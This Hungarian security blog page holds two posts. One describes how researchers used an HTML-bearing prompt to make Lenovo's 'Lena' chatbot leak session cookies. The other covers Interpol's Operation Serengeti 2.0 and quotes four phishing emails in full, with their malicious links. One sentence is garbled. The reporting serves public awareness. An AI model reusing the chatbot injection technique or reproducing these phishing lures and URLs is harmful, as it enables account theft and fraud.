Kommentek:

Nincsenek hozzászólások.

keresés


Keresés

linkz

A nem megfelelő input ellenőrzés


2025. augusztus 21. 15:50 - Csizmazia Darab István [Rambo]

Ez téma már sok-sok éve a terítéken van, a biztonságos programozás alapkövetelménye lenne, sőt OWASP ajánlása is felhívja erre a figyelmet incidenseket pedig láttunk már ebből rengeteget. A sérülékeny ASP.NET formoktól kezdve, SQL injection, LDAP injection, Cross-Site Scripting (XSS) sebezhetőségek mind alapvetően abból fakadnak, hogy **az alkalmazás nem validálja megfelelően a bemeneteket.**




A tanulságot jól láthatóan máig nem sikerült mindenkinek levonnia, és ezúttal egy AI chatbot esett el ugyanezen a harcmezőn. **Lena, aki nem tűnt el egy hajnalon sem, hanem éppenséggel a GPT-4-en alapuló Lenovo AI csevegőrobotjaként teljesít ügyfélbarát szolgálatot.**

Biztonsági kutatók hívták fel nemrég a cég figyelmét arra, hogy egyetlen 400 karakteres prompt segítségével érzékeny adatokat sikerülhet kicsalni a rendszerből, ehhez HTML formátum használatára volt szükség.



A preparált kód egy nemlétező kép betöltése után lopott session cookiek segítségével **jogosulatlan hozzáférést szerzett a Lenovo ügyfélszolgálati rendszeréhez, és nem csak a csevegő részhez, hanem szabadon mozogva vállalati hálózaton belül is.**

A kihasznált sebezhetőség révén már elérhették az éppen aktív chat folyamokat, és a korábbi beszélgetések adatait is, adathalász átirányításokat, vagy akár backdoor telepítését is kezdeményezhetik így támadók. A szakértők gyelmeztetése után a Lenovo augusztusban már kijavította a fenti hibát a Lena chatbotban.



Ami talán tanulság - nem feledve a sokkal korábbi leckéket sem -, hogy az AI bevezetésénél is fontosak (lennének) a megfelelő biztonsági kontrollok. A dolog minden olyan mesterséges intelligencia rendszert érinthet más egyéb cégnél is, **amelyek nem rendelkeznek megfelelő bemeneti szűréssel az engedélyezett karakterek tekintetében, potenciálisan veszélyeztetve ezzel a hitelesített munkameneteket, és hozzáférést biztosítva a támadóknak az ottani ügyfélszolgálati platformokhoz.**

De emlékezhetünk rá, hogy a ChatGPT esetében is történtek már korábban hasonló típusú a érokszóval a téma az ablakban. Erre már csak rátesz egy lapáttal azt a kretén opció, ami megoszthatóvá teszi a chateket, és az a Google pedánsan beindexeli.


0

Szólj hozzá!
Címkék: ai lenovo ellenőrzés sebezhetőség lena input validáció chatbot

Ajánlott bejegyzések:


[Virtuális emberrablás II.](#)

[AI never sleeps](#)




[Hány éves a kapitány?](#)

[Figyelem, a SharePoint mellett kérjük vigyázzanak!](#)



[Lépjünk ezredszer is ugyanabba a folyóba](#)



[Lépjünk ezredszer is ugyanabba a folyóba](#)

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Piedone Afrikában

2025. augusztus 25. 14:54 - Csizmazia Darab István [Rambo]


Aki azt gondolta, hogy a nigériai csalás kétséget kizáróan csak Nigériához köthető, vagy egyáltalán az afrikai kontinenshez, nos egyik sem igaz, érdemes ezügyben körülnézni a 419-esnek is nevezett átverések nemzetközi statisztikáiban. **Ezúttal azonban tényleges igazi afrikai csaló hálózatokra csaptak le a hatóságok.**


Ma már mindenki áldozat lehet, **folyamatosan kapjuk a különféle online átveréseket, hamis linkeket, csaló e-maileket, fertőzött mellékleteket.**


Ez itt csak az utóbbi két hét termésének egy pici szelete, majd mindegyik már magyar nyelven próbálkozik megtéveszteni a gyanútlan áldozatokat.


Feladó MetaMask <wcda8woo@dhm.io>
Címzett [redacted]
Tárgy Security Alert — Unrecognized Login Attempt
Válasz
MetaMask
Logo
Security Alert: Unrecognized Login Attempt
We detected a login attempt to your MetaMask account from a new device or location.
If this was not you, your account may be at risk.
No, this wasn't me – Secure My Account
Your wallet access may be restricted until you verify this activity.
If you did not request this, please ignore this message.
— MetaMask Security Team
https://t.co/zFFiS20j9y?id=163067309093686303-9377


Feladó Netflix - Info <billing-team@kisters-partner.de>
Címzett [redacted]
Tárgy A fizetés el lett utasítva
Fizetési feldolgozási hiba.
Nem tudtuk feldolgozni a legutóbbi fizetését a Netflix előfizetéséhez. Ennek oka lehet a lejárt kártya, az elégtelen fedezet, vagy a számlázási adatok megváltozása. Annak érdekében, hogy elkerülje a szolgáltatás megszakadását, és továbbra is zavartalanul élvezhesse kedvenc filmjeit, sorozatait és exkluzív premierjeit, kérjük, mielőbb frissítse számlázási adatait.
Frissítés
https://extaauto.ro/rk/index.php



Feladó Postai Rendszer <express@mailer.mailgun.info>
Címzett
Tárgy Adatok potlasa szukseges - Magyar Posta
Magyar Posta Zrt.
Magyarország vezető integrált szállítmányozási, csomag- és logisztikai szolgáltatója
A szállítmánya jelenleg visszatartva és azonnali intézkedést igényel
Szállítmány visszatartva - Hiányzó információk
Tisztelt Ügyfelünk,
A szállítmánya jelenleg visszatartva a kézbesítéshez szükséges hiányzó információk miatt. A szállítmány mielőbbi kézbesítése érdekében szállítási címkét kell létrehoznia az alábbi gombra kattintva a folyamat befejezéséhez.
Szállítmány információk
Követési szám: CA5184515948
Feladás dátuma: 2025. augusztus 17.
Becsült kézbesítés: 1-2 nap a címke létrehozása után
Szállítási címke létrehozása
1 melléklet: Letter.pdf 37,4 KB
https://r.goqr.se/3OL2HP7F


Feladó Raiffeisen <meraiff@greatwln.com>
Válasz
Címzett undisclosed-recipients:;
Tárgy Fiókbiztonság: Jelszava lejárt Értesítés azonosítója:EC62669C
Tisztelt Ügyfelünk!
Tájékoztatjuk, hogy Raiffeisen jelszava 48 óra múlva lejár. Fiókja működésének fenntartása érdekében javasoljuk, hogy a lehető leghamarabb változtassa meg.
Fiókjelszava módosítása:
Köszönjük, hogy banki szolgáltatásainkat használja.
Tisztelettel: Raiffeisen ügyfélszolgálat
https://0304030.cc/



Na még mielőtt belemerülünk a mai esetünkbe, egy érdekes adalék az ilyen csalásokról. **2003-ban történt egy halálos áldozatot követelő incidens, amely egy ilyen 419-es nigériai családhoz kapcsolódott.**

Prágában egy cseh nyugdíjas a pénze visszaszerzésében érzett tehetetlensége miatt agyonlőtte a nigériai nagykövetség ártatlan konzulját. **Jiri Pasovszkijt 600 ezer dollárt fektetett be egy állítólagos olajüzletbe, az összeg nagy részét kölcsönkérte, ám amikor rádöbbent hogy netes elkövetők átverték, végső elkeseredésében vissza akarta szerezni valahogyan a pénzét.**



Rátérve a friss eseményekre, elmondhatjuk, hogy az Operation Serengeti 2.0 elnevezésű Interpol akció sikeresen lezajlott 2025. júniusa és augusztusa között. A műveletben 18 afrikai ország és az Egyesült Királyság hatóságai vettek részt, és a rajtaütések Angolában, Zambiában és Elefántcsontparton történtek.


Az African Joint Operation against Cybercrime során elfogtak 1209 gyanúsítottat, és lefoglaltak 97 millió dollárt. A különféle online csalásoknak rengeteg felhasználó esett áldozatul, a beszámolók szerint ezek a bűnbandák több, mint 88 ezer embert károsítottak meg világszerte.

Angolában összesen 25 illegális kriptobányász központot számoltak fel, amelyet érdekes módon 60 kínai állampolgár illegális erőművek segítségével üzemeltetett a blokklánc-tranzakciók validálására, lopva az áramot az országos hálózatból. Itt több mint 37 millió USD értékű felszerelést foglaltak le.

Zambiában egy online kriptoberuházásnak álcázott csalássorozatban 65 ezer embert károsítottak meg, az összesített kárérték 300 millió USD (nagyjából 102 milliárd forintnak megfelelő összeg) értékben. Ez utóbbi során egy délkelet-ázsiai emberkereskedelmi hálózatot is lelepleztek, és 372 hamis útlevelet is lefoglaltak, 15 gyanúsítottat tartóztattak le, és lefoglalták a csaláshoz kapcsolódó eszközöket, telefonokat, adathordozókat és bankszámlákat.

Az emberkereskedők az elrabolt áldozatokat arra kényszerítik, hogy egy börtönszerűen zárt telephelyen rabszolgaként dolgozva zsarolóvírusokkal, hamis befektetésekkel szerezzenek pénzt az áldozatoktól, ám itt a fogolyként tartott elkövetők is áldozatok, akiket fenyegetéssel, veréssel, akár veséjük kioperálásával is sakkban tartanak.

Elefántcsontparton pedig egy eredetileg Németországból kiinduló, határokon átívelő kamu örökséggel kapcsolatos csalássorozatot számoltak fel, itt sikeresen letartóztatták az ügy kulcsfiguráját. Ennél a fajta átverésnél a bűnözők kitalált, nem is létező örökségek után kérnek előreutalandó kezelési, ügyvédi és egyéb állítólagos költségekre pénzt az áldozatoktól, **ennél az ügyletnél összesen 1.6 millió dollár károkozást regisztráltak. A 